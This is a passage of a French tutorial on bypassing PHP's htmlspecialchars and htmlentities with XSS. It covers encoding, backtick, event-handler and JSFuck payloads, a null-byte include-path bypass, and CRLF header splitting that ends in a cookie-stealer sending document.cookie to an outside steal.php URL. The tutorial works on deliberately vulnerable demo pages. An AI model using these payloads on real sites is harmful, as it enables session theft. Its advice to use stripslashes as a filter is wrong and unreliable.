
Prenons le script de test que j'utilise assez souvent depuis le début de cette section :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 </head>
6 <body>
7     <form action="" method="POST">
8         XSS: <input type="text" name="XSS"><br />
9         <input type="submit">
10    </form>
11    <br />
12    <?php if(isset($_POST['XSS'])) { ?>
13        Result : <?php echo $_POST['XSS']; ?><br />
14        Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
15        Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
16        Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'], ENT_QUOTES); ?><br />
17    <?php
18        echo "<a href='".htmlspecialchars($_POST['XSS']).">TEST with htmlspecialchars</a><br />";
19        echo "<a href='".htmlentities($_POST['XSS']).">TEST with htmlentities</a><br />";
20        echo "<a href='".htmlentities($_POST['XSS'], ENT_QUOTES).">TEST with htmlentities ENT_QUOTES</a><br />";
21        echo "<a href='".$_POST['XSS']."'>TEST with nothing</a><br />";
22    ?>
23    <?php } ?>
24 </body>
25 </html>

```

On obtient alors le résultat suivant :



Comme on peut le voir, les deux fonctions sont complètement inutile contre ce type de script. Suivant la fonction utilisé, il est même possible de faire des redirections de pages et donc de faire ce que l'on veut (usurpation?).

9.8 XSS - Bypass htmlspecialchars et htmlentities et les filtrages de chaines

Sur plusieurs site, j'ai pu trouvé des chaines qui filtrait les directives javascripts en utilisant les fonctions suivantes : **stripos** ou encore **stripos**. Quand on regarde sur la documentation de PHP, on remarque que ces fonctions ne tiennent pas compte de la casse. Or on peut écrire la directive javascript sans tenir compte de la casse, c'est à dire que javascript :, Javascript :, JAVASCRIPT :, JaVaScRiPt : représente exactement la même chose. Je vais réutiliser l'exemple précédent en rajoutant un filtrage de chaines pour utilise la XSS suivante :

```
Javascript :alert(1)
```

Le code de la page est le suivant. Il faut bien noté l'utilisation de la fonction stripos pour filtrer


le mot javascript du résultat de l'input :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 </head>
6 <body>
7   <form action="" method="POST">
8     XSS: <input type="text" name="XSS"><br />
9     <input type="submit">
10  </form>
11  <br />
12  <?php if(isset($_POST['XSS']) && strpos($_POST['XSS'],'javascript') === false) { ?>
13    Result : <?php echo $_POST['XSS']; ?><br />
14    Result with htmlspecialchars($_POST['XSS']); ?><br />
15    Result with htmlentities($_POST['XSS']); ?><br />
16    Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br /><br />
17
18    <?php
19      echo "<a href='".htmlspecialchars($_POST['XSS']).">TEST with htmlspecialchars</a><br />";
20      echo "<a href='".htmlentities($_POST['XSS']).">TEST with htmlentities</a><br />";
21      echo "<a href='".htmlentities($_POST['XSS'],ENT_QUOTES).">TEST with htmlentities ENT_QUOTES</a><br />";
22      echo "<a href='".$_POST['XSS']."'>TEST with nothing</a><br />";
23    ?>
24  <?php } ?>
25 </body>
26 </html>

```

Et en utilisant la XSS, on bypass l'ensemble des fonctions :



Il faut par conséquent utiliser la fonction stripslashes qui permet de filtrer l'ensemble des chaînes utilisant le terme javascript.

9.9 XSS - Bypass htmlspecialchars et htmlentities avec les accents graves

Les deux fonctions htmlspecialchars et htmlentities ne filtrent pas tous les caractères. Par exemple, l'accent grave est un caractère qui dans certains cas peut servir de variante aux guillemets. Si vous avez essayé, vous remarquerez que la XSS suivante ne fonctionne pas si les fonctions sont présentes :

```

Javascript :alert('I am a XSS')
ou encore
Javascript :alert("I am a XSS")

```

Du coup, comment peut-on s'affranchir de ce filtrage de guillemets ? LES ACCENTS GRAVES ! Tout simplement comme ceci :

Javascript :alert('I am a XSS')


Donc utilisons le script suivant :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 </head>
6 <body>
7   <form action="" method="POST">
8     XSS: <input type="text" name="XSS"><br />
9     <input type="submit">
10  </form>
11  <br />
12  <?php if(isset($_POST['XSS'])) { ?>
13    Result : <?php echo $_POST['XSS']; ?><br />
14    Result with htmlspecialchars : <?php echo htmlspecialchars($_POST['XSS']); ?><br />
15    Result with htmlentities : <?php echo htmlentities($_POST['XSS']); ?><br />
16    Result with htmlentities and ENT_QUOTES : <?php echo htmlentities($_POST['XSS'],ENT_QUOTES); ?><br />
17  <?php
18    echo '<a href="'.htmlspecialchars($_POST['XSS']).'">TEST with htmlspecialchars</a><br />';
19    echo '<a href="'.htmlentities($_POST['XSS']).'">TEST with htmlentities</a><br />';
20    echo '<a href="'.htmlentities($_POST['XSS'],ENT_QUOTES).'">TEST with htmlentities ENT_QUOTES</a><br />';
21    echo '<a href="'.$_POST['XSS'].'">TEST with nothing</a><br />';
22  ?>
23  <?php } ?>
24 </body>
25 </html>

```

Et en utilisant la XSS précédent, on peut cette fois utiliser des guillemets :




9.10 XSS - Avec les malformations de balise et l'auto-correction des navigateurs

Une chose de vraiment pratique avec les navigateurs, c'est qu'ils aiment corriger le html des pages internet sur lesquelles les utilisateurs arrivent. Maintenant, si sur un forum ou n'importe quelle plateforme d'échange il est possible d'écrire ou de modifier certaines balises html, des failles XSS peuvent être utilisées. Par exemple, la balise de lien <a> en est un parfait exemple. Si le tag HREF est manquant, les navigateurs auront tendance à rajouter les guillemets après le premier égal trouvé. C'est très pratique et permet de se servir des HTML DOM event :

Latsuj

Si maintenant, on injecte cela dans notre exemple et que l'on passe la souris sur le resultat du premier lien, on obtiens notre message d'alerte.



Le problème ici est que nous sommes bloqué dans la balise sur lequel le script est posé et il n'y a aucune manière de sortir de cette dernière. Cependant, il y a tout de même une bonne nouvelle, le texte ne sera pas considéré comme un lien, cela est donc complètement invisible si la personne ne fait pas attention au source code.

9.11 XSS - Bypass htmlspecialchars et htmlentities avec l'encoding UTF-8

En javascript, il existe une methode bien pratique pour convertir des valeurs unicode en caractère : `fromCharCode()`. Pour plus d'information sur cette fonction, la documentation de w3schools est largement suffisante : http://www.w3schools.com/jsref/jsref_fromCharCode.asp


Posons le problème suivant, je veux afficher du texte dans mon "alert". Si on essaye de rentrer ce code de la manière ci-dessous dans notre code, dans certains cas, cela sera inutile :

```
javascript :alert('Latsuj');
ou encore
javascript :alert("Latsuj");
```

Dans le premier cas, vous remarquerez que cela ne marche pas dans le cas 1 quand il n'y pas de protection. Et dans le deuxième cas, vous remarquerez que cela ne marche pas dans le cas 2 lorsque les fonctions de protections sont actives. Sur un vrai site, vous ignorez les protections et la manière dont le site est codé, il faut donc testé de nombreuses choses. Pour gagner du temps la méthode `fromCharCode` est très utile. Entrons maintenant :

```
javascript :alert(String.fromCharCode(76,97,116,115,117,106));
```

L'ensemble des codes écrit suivant les normes UTF-8 sont retranscrit en caractères. Pour plus d'information sur UTF-8 et sur les différents code : <https://en.wikipedia.org/wiki/UTF-8>



Hop là ! On passe tous les cas avec succès !

Un autre type de forme peut être réaliser pour écrire les caractères avec UNICODE. Le code suivant montre un bel exemple des différents encodage possible pour réaliser une alerte :

```
&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116
&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083
&#0000083&#0000039&#0000041
```

ou encore

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;
&#40;&#39;&#88;&#83;&#83;&#39;&#41;
```

ou encore

```
&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65
&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29
```


Cependant, dans le cas là, les fonctions `htmlspecialchars` et `htmlentities` filtreront les caractères `&`. L'intérêt est donc bien mince. D'après mes recherches, ce genre d'attaque peut être utilisé lorsque le développeur a réalisé une mauvaise fonction de filtrage. Mais dans ce cas là, pourquoi n'utiliserait-il pas les fonctions `htmlspecialchars` ou `htmlentities` ?

9.12 XSS - Bypass `htmlspecialchars` et `htmlentities` avec des espaces

Sur certains site, il n'y a parfois aucun encodage sur les espaces, il n'y a pas de guillemets qui se succède ou encore aucun filtre sur les guillemets simple. Ce qui permet d'injecter du javascript avec un simple espace et les HTML DOM event, comme l'exemple ci-dessous :

```
XSS autofocus onfocus=alert(1)
```


Les espaces feront que le champ href sera égale à XSS puis l'autofocus et onfocus seront donc des éléments de la balise. Ainsi l'autofocus permettra d'exécuter automatiquement le script situé dans le champ onfocus. On s'affranchit ainsi de la restriction de la balise. Effectuons un petit exemple avec la fonction `onmouseover` suivante : `XSS onmouseover=alert(1)`



Une autre manière de procéder est d'utiliser le tag onerror dans une image afin de lancer automatiquement les scripts contenus dans les balises IMG. Par exemple :

SRC=# onerror=alert(1)

Ce qui permet d'obtenir le résultat suivant qui s'affichera automatiquement :



9.13 XSS - Bypass htmlspecialchars et htmlentities avec JSFuck

JSFuck est un langage de programmation méconnu qui se base sur le noyau de javascript pour fonctionner. Pour plus d'informations concernant ce langage, je vous renvoie au site des créateurs : <http://www.jsfuck.com>


Le langage repose sur quelques caractères qui ne sont pas filtrés par les fonctions htmlspecialchars et htmlentities, il est donc très facile de faire des XSS avec ce dernier. Le seul problème est que cela demande un nombre de caractères important, il est donc impossible de l'utiliser sur des requêtes

GET. Sur le site précédemment copier/coller la chaine affiché qui est normalement celle du alert(1).

Vous devriez obtenir une très longue chaine de 1227 caractères qui correspondent à notre simple petit script. On peut alors utiliser le script suivant :

```
javascript :[(!]...et la suite de la chaine
```

Ce qui permet d'obtenir le résultat suivant :




10 Pour aller plus loin...

10.1 CVE-2015-XXXX - PHP - NULL Char

Une petite faille qui montre qu'un caractère null est toujours une épine qui existe dans de nombreuses applications et la dernière version de php ne fait pas exception à la règle (5.5.12). Cette CVE permet de bypasser certaines fonctions en entrant des caractères supplémentaires. Par exemple, prenons la fonction `set_include_path()` qui permet de spécifier le `get_include_path()` de l'application. Le contexte est le suivant, l'utilisateur ne doit en aucun cas pouvoir uploader des .php qui pourraient compromettre l'application. Notre développeur jeune et fougueux va écrire du code de manière étrange et qui fonctionne :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8     <?php
9         if(isset($_GET['path'])) {
10             set_include_path("base/".$_GET['path']);
11             if (strpos(get_include_path(), 'php') === false) {
12                 echo $_GET['path'];
13             }
14         }
15     ?>
16 </body>
17 </html>
```

Si on essaye par exemple de rentrer dans la variable path : `index.php`, nous ne passerons pas le `strpos`. Cependant la fonction `set_include_path` présente une faille sur le caractère null, nous allons donc essayer : `%00index.php`



A noter que cette faille existe sur plusieurs fonctions de php comme :

`tempnam()`, `rmdir()`, `readlink()`, `pcntl_exec()`, `move_uploaded_file()`

11 Les anciennes failles

11.1 HTML Splitting

Cette faille qui existait dans les vieilles version de php n'est actuellement plus possible. Elle touchait principalement la fonction header. Cette fonction via l'injection de CRLF permettait d'ajouter des requêtes HTML dans des requêtes HTML. Le principe est le suivant :

```
header("Location : $_GET['page'];");
```

Cette fonction redirigeait l'utilisateur via une requete qui contenait la chaine entré par l'utilisateur. La requete alors perçu par le serveur était la suivante avec le lien suivant :
www.latsuj.com?page=www.latsuj.com

```
HTTP/1.x 302 Found  
Location : www.latsuj.com
```

Maintenant l'absence de filtre de CRLF permettait de rentrer de nouveau élément dans la requête comme ci-dessous avec le lien suivant :
www.latsuj.com?page=www.latsuj.com\r\nContent-Length:0

```
HTTP/1.x 302 Found  
Location : www.latsuj.com  
Content-Length : 0
```

Comme on peut le voir ci-dessus, on a réussi à incorporer un élément à la requête. En allant encore une plus loin, il est possible de recréer complètement une requête dans cette dernière. En poussant ainsi le vice, il est possible d'utiliser les failles XSS, les attaques CSRF ou encore les caches poisoning. L'éventail d'attaque est important. Je vais tout de même donner un petit exemple avec l'emploi d'un cookie stealer :

```
HTTP/1.1 302 Found  
Location :\r\n  
Content-Length : 0\r\n  
\r\n  
HTTP/1.1 200 OK\r\n  
Content-Type : text/html\r\n  
Content-Length : 200\r\n  
\r\n  
<script>  
document.location="http://www.lastuj.com/steal.php?cookie=" document.cookie;  
</script>
```

12 Bibliographie

12.1 SMTP Injection

— [http ://www.phpsecure.info/v2/article/MailHeadersInject.php](http://www.phpsecure.info/v2/article/MailHeadersInject.php)